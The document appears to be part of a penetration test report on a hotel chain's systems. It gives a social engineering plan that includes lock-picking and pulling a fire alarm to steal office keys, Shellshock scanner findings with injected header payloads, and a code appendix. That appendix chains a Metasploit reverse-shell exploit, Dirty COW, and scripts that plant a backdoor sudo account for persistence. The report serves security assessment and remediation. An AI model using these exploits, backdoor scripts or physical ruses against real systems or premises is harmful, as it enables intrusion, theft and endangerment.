


Figure 18 - Attack Tree for Businessperson impersonation attack

Time:	14:30
Resources:	Smart business dress, laptop, lock-pick
Actors to be Socially Engineered:	Receptionist: Charm and pressure Manager: Charm

Posing as a businessperson the tester will check into the hotel for a two-night stay for a business trip. Whilst checking in the tester will try to elicit the location of the office keys by making reference to losing their managers keys when they worked in a hotel.

The tester will then head up to their room but return to the front desk fifteen minutes later, carrying their laptop, and explain to the receptionist that they've just been asked to join a video conference with their company's chief executives then asking

the receptionist if they can access a private area to do it as they don't feel comfortable doing it from their hotel room.

- If the receptionist refuses, the tester will ask for the manager and re-explain their situation
    - If this fails, the tester will go back to their room for one hour before heading out of the hotel and staying away from the area. On the way out of the hotel the tester will ask when the desk shuts, as they're meeting clients for dinner and aren't sure when they'll return. The tester will return at least one hour after the desk has closed to pick the lock of the office.
        - If this fails, the following day at 12:00 the tester will pull the fire alarm and on their way out of the building, using information elicited during check-in, take the office keys. The tester will leave the hotel and not return until after the desk closes. Upon returning the tester will use the key to gain access to the office.

Conclusion

The goals of the penetration test were to:

- Evaluate the security of the system and its data by:
    - Ascertaining the three most critical risks and the vulnerabilities associated to them.
    - Identifying potential breach of data confidentiality.
- Identify if a remote attacker could gain access to Star Spa Resorts server.

The penetration met these goals by demonstrating that a malicious attacker could compromise key assets of Star Spa Resorts. Had the somewhat minor problems been exploited by an attacker with malicious intent the damage to both Star Spa Resorts reputation and the hotels daily operations could have been drastic.

Recommendations

The results of NJ's investigation have shown, due to the impact a malicious attack could cause, the appropriate resources should be applied to implement the remediation suggestions as soon as is opportune.

Although not an exhaustive list, some key items NJ recommends are:

1. **Implement a patch management system.** This will help to limit the potential for attacks caused by running unpatched software.

2. **Use strong credentials across the organization**. This includes ensuring that credentials aren't reused across the system. The reuse of credentials impacted the ease of compromising the system.

3. **Establish trust boundaries on shared resources.** Due to shared resources allowing guest access, it was possible to infer details about the systems current state and would be possible to access the admin user's files.

4. **Train staff on dangers of social engineering.** It is possible that due to a lack of training, staff would've unintentionally allowed unauthorised access to company assets.

Document Appendix

Nessus

77829 (1) - GNU Bash Environment Variable Handling Code Injection (Shellshock)

Synopsis

The remote web server is affected by a remote code execution vulnerability.

Description

The remote web server is affected by a command injection vulnerability in GNU Bash known as Shellshock. The vulnerability is due to the processing of trailing strings after function definitions in the values of environment variables. This allows a remote attacker to execute arbitrary code via environment variable manipulation depending on the configuration of the system.

See Also

http://seclists.org/oss-sec/2014/q3/650

http://www.nessus.org/u?dacf7829

https://www.invisiblethreat.ca/2014/09/cve-2014-6271/

Solution

Apply the referenced patch.

Risk Factor

Critical

CVSS Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:ND)

STIG Severity

I

References

BID	70103
CVE	CVE-2014-6271
XREF	OSVDB:112004
XREF	CERT:252743
XREF	EDB-ID:34765
XREF	EDB-ID:34766
XREF	EDB-ID:34777
XREF	IAVA:2014-A-0142

Exploitable with

Core Impact (true)Metasploit (true)

Plugin Information:


Publication date: 2014/09/24, Modification date: 2016/11/11

Hosts

192.168.9.143 (tcp/80)

```
Nessus was able to exploit the issue using the following request :

GET /cgi-bin/test.cgi HTTP/1.1
Host: 192.168.9.143
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1


Accept-Language: en
Connection: Keep-Alive
Cookie: PHPSESSID=2c55malsn9du01ndrlru940vl1
User-Agent: () { ignored; }; echo Content-Type: text/plain ; echo ; echo ; /usr/bin/id;
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*


This produced the following truncated output (limited to 2 lines) :
------------------------------ snip ------------------------------
uid=33(www-data) gid=33(www-data) groups=33(www-data)

------------------------------ snip ------------------------------
```

Figure 19 - Nessus Shell Shock Vulnerability



26919 (1) - Microsoft Windows SMB Guest Account Local User Access

Synopsis

It is possible to log into the remote host.

Description

The remote host is running one of the Microsoft Windows operating systems or the SAMBA daemon. It was possible to log into it as a guest user using a random account.

Solution

In the group policy change the setting for 'Network access: Sharing and security model for local accounts' from 'Guest only - local users authenticate as Guest' to 'Classic - local users authenticate as themselves'. Disable the Guest account if applicable.
If the SAMBA daemon is running, double-check the SAMBA configuration around guest user access and disable guest access if appropriate

Risk Factor

Medium

CVSS Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

References

CVE	CVE-1999-0505
XREF	OSVDB:3106

Exploitable with

Metasploit (true)

Plugin Information:

Publication date: 2007/10/04, Modification date: 2016/04/05

Hosts

192.168.9.143 (tcp/445)

Figure 20 - Nesus Samba guest account detection

OpenVAS

Note: Please ignore the risk rating this has been assigned by OpenVAS as it doesn't necessarily relate to Star Spa Resorts system.

High (CVSS: 10.0)
NVT: GNU Bash Environment Variable Handling Shell Remote Command Execution Vulnerability

Summary
This host is installed with GNU Bash Shell and is prone to remote command execution vulnerability.

Vulnerability Detection Result
By requesting the URL "/cgi-bin/test.cgi" with the "User-Agent:" header set to "() { OpenVAS:; }; echo Content-Type: text/plain; echo; echo; PATH=/usr/bin:/usr ↪/local/bin:/bin; export PATH; id;"
it was possible to execute the "id" command.
Result: uid=33(www-data) gid=33(www-data)

Impact
Successful exploitation will allow remote or local attackers to inject shell commmands, allowing local privilege escalation or remote command execution depending on the application vector.
Impact Level: Application

Solution
Apply the patch or upgrade to latest version, For updates refer to http://www.gnu.org/software/bash/

Affected Software/OS
GNU Bash through 4.3

Vulnerability Insight
GNU bash contains a flaw that is triggered when evaluating environment variables passed from another environment. After processing a function definition, bash continues to process trailing strings.

Vulnerability Detection Method
Send a crafted command via HTTP GET request and check remote command execution.
Details:GNU Bash Environment Variable Handling Shell Remote Command Execution Vulnerabi. ↪..
OID:1.3.6.1.4.1.25623.1.0.804489
Version used: $Revision: 4783 $

References
CVE: CVE-2014-6271, CVE-2014-6278
BID:70103
Other:
URL:https://access.redhat.com/solutions/1207723
URL:https://bugzilla.redhat.com/show_bug.cgi?id=1141597
URL:https://blogs.akamai.com/2014/09/environment-bashing.html
URL:https://community.qualys.com/blogs/securitylabs/2014/09/24/

Figure 21 - OpenVAS Shellshock vulnerability detection

Floor Plan




Figure 23 - Floor Plans of 2 West Cliff Road[14]

Code Appendix

start.sh:

```
1 #!/bin/bash
2 gcc ./cowroot.c -o cowroot -pthread
3 msfconsole -r ./connection.rc
```

connection.rc:

```
1  use exploit/multi/http/apache_mod_cgi_bash_env_exec
2  set RHOST 192.168.223.146
3  set LHOST 192.168.223.153
4  set TARGETURI /cgi-bin/test.cgi
5  set payload linux/x86/meterpreter/reverse_tcp
6  exploit
```

upload.rc:

```
1  upload ./root /tmp
2  upload ./user /tmp
3  upload ./persistence /tmp
4  upload ./cowroot /tmp
5  cd /tmp
6  shell
```

root.py:

```
1  #!/usr/bin/env python
2
3  import os
4
5  os.system("chmod +x /tmp/cowroot")
6  os.system("chmod +x /tmp/user")
7  os.system("echo '"+'*'*80+"\n"+'*'*80+"\nWhen root shell
   opens run /tmp/user\n"+'*'*80+"\n"+'*'*80+"'")
8  os.system("rm /tmp/root")
9  os.system("/tmp/cowroot")
```

user.py:

```
1  #!/usr/bin/env python
2
3  import os
4
5  os.system("rm /tmp/cowroot")
6  os.system("cp /etc/shadow /tmp/shadow.bak")
7  os.system("cp /etc/shadow /tmp/shadow")
8  os.system("echo 'Adding user \"hbsguest\"'")
9  os.system("cp /etc/passwd /tmp/passwd")
10 os.system("chmod 777 /tmp/passwd")
11 os.system("echo 'hbsguest:x:999:999::/home/hbsguest:/bin/
   bash'>>/tmp/passwd")
12 os.system("chmod 640 /tmp/passwd")
13 os.system("useradd --system --no-create-home hbsguest")
14 os.system("mv /tmp/passwd /etc/passwd")
15 os.system("echo '"+'*'*80+"\n"+'*'*80+"\nNow type \"expor
   t PATH=$PATH:/usr/local/sbin/\" \nand then run /tmp/persi
   stence\n"+'*'*80+"\n"+'*'*80+"'")
16 os.system("chmod +x /tmp/persistence")
17 os.system("rm /tmp/user")
```

persistence.py:

```
1  #!/usr/bin/env python
2
3  import os
4
5  os.system("chmod 777 /tmp/shadow")
6  os.system("echo 'hbsguest:$1$D43EkqVR$Ybrd2H7hQSze1qLI77L
   6C0:17238:0:99999:7:::'>>/tmp/shadow")
7  os.system("chmod 640 /tmp/shadow")
8  os.system("cp /tmp/shadow /etc/shadow")
9  os.system("echo '"+'*'*80+"\n"+'*'*80+"\nUser \"hbsguest\
   " password set to \"$superGuest@HB$2o17\"\n"+'*'*80+"\n"+'
   *'*80+"'")
10 os.system("usermod -a -G sudo hbsguest")
11 os.system("echo 'user \"hbsguest\" now in sudo group'")
12 os.system("echo 'Installing ssh now, this may take someti
   me'")
13 os.system("apt-get install openssh-server")
14 os.system("restart ssh")
15 os.system("echo '"+'*'*80+"\n"+'*'*80+"\nTo connect from
   another machine run \"ssh hbsguest@"+"host"+"\"\nwith pas
   sword as: $superGuest@HB$2o17 \n"+'*'*80+"\n"+'*'*80+"'")
16 os.system("echo 'Now removing: /tmp/shadow'")
17 os.system("chmod +x /tmp/cleanup")
18 os.system("rm /tmp/persistence")
```

References

[1] CVE DETAILS, 2014. *CVE-2014-6278*. Available from: http://www.cvedetails.com/cve/cve-2014-6278 [Accessed 17/03/2017].

[2] Exploit Database, 2016. *Dirty COW*. Available from: https://www.exploit-db.com/exploits/40616/ [Accessed 17 March 2017].

[3] NIST, 2007. *Guide to Storage Encryption Technologies for End User Devices*. Available from: http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-111.pdf [Accessed 19 March 2017].

[4] Bournemouth Borough Council, 2006. *Planning Application - 7-2006-1036-J*. Available from: http://planning.bournemouth.gov.uk/RealtimeRegister/plandisp.aspx?recno=41350 [Accessed 18 March 2017].

[5] Google Maps, *View of 2 West Cliff Road*, Available from: https://www.google.co.uk/maps/@50.7168027,-1.8822338,3a,90y,242.89h,95.19t/data=!3m6!1e1!3m4!1sq2OuzK0UvcVZHWOSyOQZKQ!2e0!7i13312!8i6656!6m1!1e1 [Accessed 18 March 2017].

[6] who.is, 2017. *thechocolateboxhotel.co.uk whois lookup*. Available from: https://who.is/whois/thechocolateboxhotel.co.uk [Accessed 20 March 2017].

[7] NIST, 2012. *Guide for Conducting Risk Assessments*. Available from: http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf [Accessed 19 March 2017].

[8] NIST, 2008. *Technical Guide to Information Security Testing and Assessment*. Available from: http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf [Accessed 19 March 2017].